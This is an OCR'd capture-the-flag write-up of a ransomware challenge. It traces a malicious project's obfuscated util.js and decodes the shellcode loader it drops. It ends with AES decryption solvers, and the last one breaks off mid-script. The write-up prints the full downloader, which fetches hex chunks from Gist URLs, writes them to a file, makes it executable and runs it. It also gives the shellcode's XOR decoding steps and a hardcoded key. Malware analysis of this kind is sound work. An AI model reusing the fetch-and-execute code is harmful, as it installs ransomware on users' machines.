
Checked out C:\dist\home\esteh\snap\firefox\common\.mozilla\firefox\s6kf4eix.default and got sqlites file.



Using SQLite, I found out that the user visits https://github.com/jonscafe/ctf-book/ in the places.sqlite file




The commit shows a fake flag as we can see in the picture lol



This is the init.sh that the user ran before

This is the util.js. I deobfuscated it using https://obf-io.deobfuscate.io/ and got this




```
const https = require("https");
const fs = require("fs");
const {
  execFile
} = require("child_process");
const parts =
["https://gist.githubusercontent.com/jonscafe/9b3286a168761a3dc965564a36606d95/raw/dbd7cdd024427c6fc48c47c4a6a2c11996ad6cf7/1.9f922577a06e974372f59d2bbe47378ac63271a5395ffa65ec4ab91347ef9308.hex",
"https://gist.githubusercontent.com/jonscafe/9b3286a168761a3dc965564a36606d95/raw/dbd7cdd024427c6fc48c47c4a6a2c11996ad6cf7/2.06903ec7949afef8bd58daefd81d90b2ce2e6b497835f11f493fb359f009832b.hex",
"https://gist.githubusercontent.com/jonscafe/9b3286a168761a3dc965564a36606d95/raw/dbd7cdd024427c6fc48c47c4a6a2c11996ad6cf7/3.46d7d7d3d325461b30871707db3055522c4351d85ca54f856a184d885f1b5089.hex",
"https://gist.githubusercontent.com/jonscafe/9b3286a168761a3dc965564a36606d95/raw/dbd7cdd024427c6fc48c47c4a6a2c11996ad6cf7/4.31d1f30def7416643c22635ef28680c38a688c5f3f501aa9aacf93cbedf587cc.hex"];

function fetchHex(_0x2d1e89) {
  return new Promise((_0x87b226, _0x54aac0) => {
    https.get(_0x2d1e89, _0x58daf2 => {
      let _0x496859 = '';
      _0x58daf2.on("data", _0x1fc450 => _0x496859 += _0x1fc450);
      _0x58daf2.on("end", () => _0x87b226(_0x496859.trim()));
```

```
    }).on("error", _0x5dae2a => _0x54aac0(_0x5dae2a));
  });
}
(async () => {
  try {
    let _0x346fff = '';
    for (const _0x1c19cd of parts) {
      const _0x572653 = (await fetchHex(_0x1c19cd)).replace(/[^0-9a-fA-F]/g, '');
      _0x346fff += _0x572653;
    }
    const _0x3a0e60 = Buffer.from(_0x346fff, "hex");
    fs.writeFileSync("./sc0d64", _0x3a0e60);
    fs.chmodSync("./sc0d64", 493);
    if (!fs.existsSync("./sc0d64")) {
      return;
    }
    const _0x416c23 = execFile("./sc0d64", (_0x5ceeba, _0xdd3e53, _0xc5f90e) => {
      if (_0x5ceeba) {
        return;
      }
    });
    _0x416c23.on("exit", () => {
      fs.unlinkSync("./sc0d64");
    });
  } catch (_0x97d039) {}
})();
```

Deobfuscate again:

```
const https = require('https');
const fs = require('fs');
const { execFile } = require('child_process');

const PART_URLS = [

'https://gist.githubusercontent.com/jonscafe/9b3286a168761a3dc965564a36606d95/raw
/dbd7cdd024427c6fc48c47c4a6a2c11996ad6cf7/1.9f922577a06e974372f59d2bbe47378ac6327
1a5395ffa65ec4ab91347ef9308.hex',

'https://gist.githubusercontent.com/jonscafe/9b3286a168761a3dc965564a36606d95/raw
```

```
/dbd7cdd024427c6fc48c47c4a6a2c11996ad6cf7/2.06903ec7949afef8bd58daefd81d90b2ce2e6
b497835f11f493fb359f009832b.hex',

'https://gist.githubusercontent.com/jonscafe/9b3286a168761a3dc965564a36606d95/raw
/dbd7cdd024427c6fc48c47c4a6a2c11996ad6cf7/3.46d7d7d3d325461b30871707db3055522c435
1d85ca54f856a184d885f1b5089.hex',

'https://gist.githubusercontent.com/jonscafe/9b3286a168761a3dc965564a36606d95/raw
/dbd7cdd024427c6fc48c47c4a6a2c11996ad6cf7/4.31d1f30def7416643c22635ef28680c38a688
c5f3f501aa9aacf93cbedf587cc.hex',
];

function fetch(url) {
  return new Promise((resolve, reject) => {
    https.get(url, res => {
      let data = '';
      res.on('data', chunk => (data += chunk));
      res.on('end', () => resolve(data.trim()));
    }).on('error', reject);
  });
}

(async function main() {
  try {
    let hex = '';
    for (const url of PART_URLS) {
      const part = (await fetch(url)).replace(/[^0-9a-f]/gi, '');
      hex += part;
    }

    const payload = Buffer.from(hex, 'hex');
    const path = './sc0d64';

    fs.writeFileSync(path, payload);
    fs.chmodSync(path, 0o755);

    if (!fs.existsSync(path)) return;
```

```
    const child = execFile(path, () => { /* intentionally ignore */ });
    child.on('exit', () => fs.unlinkSync(path));  // delete after run
  } catch (_) {
    // catch the errors
  }
})();
```


What does the util.js does is:

1. Downloads 4 hex-encoded chunks from Gist (user jonscafe).
2. Strips non-hex chars, concatenates all chunks, decodes hex → bytes.
3. Writes the bytes to ./sc0d64, makes it executable (chmod 493 = 0o755).
4. Executes ./sc0d64, ignores output/errors, and deletes it after it exits.

I make a python script to fetch the parts and combine it to rebuild sc0d64 (doesn't run it).

```
#!/usr/bin/env python3

import requests
import re

PART_URLS = [

"https://gist.githubusercontent.com/jonscafe/9b3286a168761a3dc965564a36606d95/raw
/dbd7cdd024427c6fc48c47c4a6a2c11996ad6cf7/1.9f922577a06e974372f59d2bbe47378ac6327
1a5395ffa65ec4ab91347ef9308.hex",

"https://gist.githubusercontent.com/jonscafe/9b3286a168761a3dc965564a36606d95/raw
/dbd7cdd024427c6fc48c47c4a6a2c11996ad6cf7/2.06903ec7949afef8bd58daefd81d90b2ce2e6
b497835f11f493fb359f009832b.hex",

"https://gist.githubusercontent.com/jonscafe/9b3286a168761a3dc965564a36606d95/raw
/dbd7cdd024427c6fc48c47c4a6a2c11996ad6cf7/3.46d7d7d3d325461b30871707db3055522c435
1d85ca54f856a184d885f1b5089.hex",

"https://gist.githubusercontent.com/jonscafe/9b3286a168761a3dc965564a36606d95/raw
/dbd7cdd024427c6fc48c47c4a6a2c11996ad6cf7/4.31d1f30def7416643c22635ef28680c38a688
c5f3f501aa9aacf93cbedf587cc.hex"
]

def fetch_hex(url):
    r = requests.get(url, timeout=10)
```

```
    r.raise_for_status()
    # Keep only hex characters
    return re.sub(r'[^0-9a-fA-F]', '', r.text)

combined_hex = ""
for url in PART_URLS:
    print(f"[+] Downloading {url}")
    combined_hex += fetch_hex(url)

payload = bytes.fromhex(combined_hex)

with open("sc0d64", "wb") as f:
    f.write(payload)

print("[+] Payload written to ./sc0d64 (⚠ not executed)")
```



This is what the shellcode does:

`main()` first calls `sub_14E0()` → this walks the user's $HOME with `nftw()` and calls `func()` on every file.

`func()` opens each file (`<= 1 MiB`) and reads the first 8 bytes. It sets a flag if the magic header matches any of PDF and ZIP files
If no targeted filetype is found → `main()` prints `cancelled` and exits. ⇒ This is an anti-sandbox / value check: only run the real payload if the machine has “valuable” documents/photos.
Stage 1:

- If a target filetype was seen, `main()` dynamically loads libc with `dlopen("libc.so.6", RTLD_LAZY)` and resolves just three symbols with `dlsym`: `mmap`, `memcpy`, `exit`. Resolving at runtime keeps imports thin (evades static signatures).

Stage 2:

- It calls `mmap(NULL, 1224, PROT_READ|PROT_WRITE|PROT_EXEC, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0)`.
- Copies 1224 bytes from the data blob `unk_4020` into that RWX region with `memcpy`.
- Jumps to that buffer (treats it as a function) and on return calls `exit(0)`. ⇒ This is the classical *stage-1 loader → stage-2 shellcode* pattern.

Stage 3:
The buffer at `unk_4020` is not raw code; it starts with a very short decoder stub that decrypts the rest of the payload in-place, then falls through into the now-decoded code.

What does the shellcode does:

- `xor rcx, rcx`
- `sub rcx, 0xFFFFFF6C` → underflow sets RCX = 0x94 (148 iterations)
- `lea rax, [rip-0x11]` → points into the encoded body
- `mov rbx, 0x15F283F08A1CCBFF` → This is the XOR key
- Loop: `xor qword ptr [rax+0x27], rbx sub rax, 8 loop back`

Decrypt the shellcode:


```python
#!/usr/bin/env python3

import sys, re, struct, base64
from pathlib import Path

def load_bytes(path: Path) -> bytes:
    data = path.read_bytes()
    # If the input is a C array (like "unsigned char ... 0x48, 0x31, ..."),
    # extract hex bytes; otherwise assume raw binary.
    if b"0x" in data and b"," in data:
        hexes = re.findall(rb'0x([0-9A-Fa-f]{2})', data)
        return bytes(int(h, 16) for h in hexes)
    return data
```

```
def u32le(b): return struct.unpack("<i", b)[0]   # signed 32-bit
def u64le(b): return struct.unpack("<Q", b)[0]   # unsigned 64-bit

def auto_params(buf: bytes):
    """
    Parse the polymorphic decoder stub:
        48 31 C9                  xor rcx, rcx
        48 81 E9 xx xx xx xx      sub rcx, imm32
        48 8D 05 xx xx xx xx      lea rax, [rip + disp32]
        48 BB kk kk kk kk kk kk kk kk   mov rbx, imm64  (XOR key)
        48 31 58 dd               xor [rax + disp8], rbx
        48 2D ss ss ss ss         sub rax, imm32       (usually -8 -> +8/iter)
        E2 F4                     loop $back
    """
    # Find key stub pieces
    i_subrcx = buf.find(b"\x48\x81\xE9")               # sub rcx, imm32
    i_lea    = buf.find(b"\x48\x8D\x05")               # lea rax, [rip+disp32]
    i_movrbx = buf.find(b"\x48\xBB")                   # mov rbx, imm64

    if min(i_subrcx, i_lea, i_movrbx) < 0:
        raise ValueError("Stub pattern not found; are you using the right
shellcode blob?")

    # Loop count = -imm32 from 'sub rcx, imm32'
    imm32_rcx = u32le(buf[i_subrcx+3:i_subrcx+7])
    count = (-imm32_rcx) & 0xffffffff

    # RAX base = (end_of_lea) + disp32
    lea_disp = u32le(buf[i_lea+3:i_lea+7])
    lea_end  = i_lea + 7
    rax_base = lea_end + lea_disp

    # XOR key (imm64 after 48 BB)
    key = u64le(buf[i_movrbx+2:i_movrbx+10])

    # Find "xor [rax+disp8], rbx"  => 48 31 58 <disp8>
    m = re.search(b"\x48\x31\x58(.)", buf[i_movrbx+10:i_movrbx+40])
```

```
    if not m:
        raise ValueError("xor [rax+disp8], rbx not found near stub")
    disp8 = m.group(1)[0]

    # Find "sub rax, imm32"  => 48 2D <imm32>
    i_subrax = buf.find(b"\x48\x2D", i_movrbx)
    if i_subrax < 0:
        raise ValueError("sub rax, imm32 not found")
    imm32_rax = u32le(buf[i_subrax+2:i_subrax+6])
    # Effective per-iteration step:
    #   rax <- rax - imm32; if imm32 = -8 (0xFFFFFFF8) then rax += 8
    step = (-imm32_rax) & 0xffffffff
    if step not in (8,):
        # Most common is 8; but keep generic:
        step = step if step < 1<<31 else (step - (1<<32))

    return count, rax_base, disp8, step, key

def decode_shellcode(buf: bytes) -> bytes:
    count, rax_base, disp8, step, key = auto_params(buf)

    data = bytearray(buf)
    for i in range(count):
        off = rax_base + disp8 + i * step
        # Bounds check
        if off < 0 or off + 8 > len(data):
            raise ValueError(f"Out-of-bounds during decode at i={i}, off={off}")
        q = int.from_bytes(data[off:off+8], "little") ^ key
        data[off:off+8] = q.to_bytes(8, "little")
    return bytes(data)

def extract_base64_commands(decoded: bytes):
    # Common pattern used by this sample: echo '<b64>' ... or raw '<b64>'
    found = []
    for m in re.finditer(rb"echo '([A-Za-z0-9+/=]{40,})'", decoded):
        found.append(("echo", m.group(1)))
    # Also look for large naked base64 strings to be safe
    for m in re.finditer(rb"([A-Za-z0-9+/=]{200,})", decoded):
```

```
        b64 = m.group(1)
        # Heuristic: it should decode cleanly and produce readable text
        try:
            txt = base64.b64decode(b64, validate=True)
            if any(c in txt for c in (b"python", b"import ", b"AES",
b"cryptography", b"/bin/sh", b"README")):
                found.append(("raw", b64))
        except Exception:
           pass
    return found

if len(sys.argv) < 2:
    print(f"Usage: {sys.argv[0]} <shellcode.bin|shellcode.txt>
[out_decoded.bin]")
    sys.exit(1)

inp = Path(sys.argv[1])
out = Path(sys.argv[2]) if len(sys.argv) > 2 else inp.with_suffix(".decoded.bin")

buf = load_bytes(inp)
dec = decode_shellcode(buf)
out.write_bytes(dec)
print(f"[+] Decoded shellcode written to: {out}  (size={len(dec)})")

# Optional: try to pull any embedded Base64 runner/payload for reporting
hits = extract_base64_commands(dec)
for idx, (kind, b64) in enumerate(hits, 1):
    try:
        payload = base64.b64decode(b64)
        ppath = out.with_suffix(f".b64_{idx}.payload.txt")
        ppath.write_bytes(payload)
        print(f"[+] Extracted Base64 payload #{idx} ({kind}), wrote: {ppath}
(len={len(payload)})")
    except Exception:
        pass
```

Got the encryption script as the result:




I kinda wanted to try out a project my friend made (he is Chizuru's fiancé), so I downloaded it into my machine and followed the project guide exactly. But out of nowhere, I couldn't open one of my important document files. WTF is happening?

password : 73c1818c4ee40dcc567fb5457f3ff9199714ee7272df573a59ae40113064b889


Reverse the encryption to decrypt it

```python
#!/usr/bin/env python3

import pathlib
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes
from cryptography.hazmat.backends import default_backend
from cryptography.hazmat.primitives import padding

KEY_HEX = "07d4ac3681724a0f21db6703616a8ab2499ba42d0955937c31f22a7de03b5e1f"
KEY = bytes.fromhex(KEY_HEX)
BLOCK_SIZE = 128

# point this to your exported folder
TARGET_DIR = pathlib.Path(".")

def decrypt_file(path: pathlib.Path):
    data = path.read_bytes()
    if len(data) < 32:
        print(f"[-] Skipping {path} (too small)")
        return
```


```
    iv, ct = data[:16], data[16:]
    if len(ct) % 16 != 0:
        print(f"[-] Skipping {path} (ciphertext length not multiple of block
size)")
        return

    cipher = Cipher(algorithms.AES(KEY), modes.CBC(iv),
backend=default_backend())
    decryptor = cipher.decryptor()
    padded = decryptor.update(ct) + decryptor.finalize()

    unpadder = padding.PKCS7(BLOCK_SIZE).unpadder()
    try:
        plain = unpadder.update(padded) + unpadder.finalize()
    except ValueError:
        print(f"[!] Padding error in {path}, probably not encrypted")
        return

    out = path.with_suffix(path.suffix + ".decrypted")
    out.write_bytes(plain)
    print(f"[+] Decrypted {path} -> {out}")

if __name__ == "__main__":
    for f in TARGET_DIR.rglob("*"):
        if not f.is_file():
            continue
        name = f.name
        if name == "README.txt" or name.endswith(".decrypted"):
            continue
        decrypt_file(f)
```



Wrong padding, so i fixed the script and also target the documents and I just found out that:



The one that we need to decrypt is the documents lol. It means my previous script does a good job on finding the document XD although we can just use the challenge description as the reference of what that needs to be decrypted.




The first 16 bytes are also garbage


This is the fixed solver:

```python
#!/usr/bin/env python3

import pathlib
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes
from cryptography.hazmat.backends import default_backend
from cryptography.hazmat.primitives import padding

KEY =
bytes.fromhex("07d4ac3681724a0f21db6703616a8ab2499ba42d0955937c31f22a7de03b5e1f")
BLOCK_SIZE = 128
IN  = pathlib.Path("02-05-2025-15-01-UTC+7_report_general.pdf")
OUT = pathlib.Path("report.fixed.pdf")

data = IN.read_bytes()
iv = b"\x00"*16  # Zero IV
ct = data

cipher = Cipher(algorithms.AES(KEY), modes.CBC(iv), backend=default_backend())
```

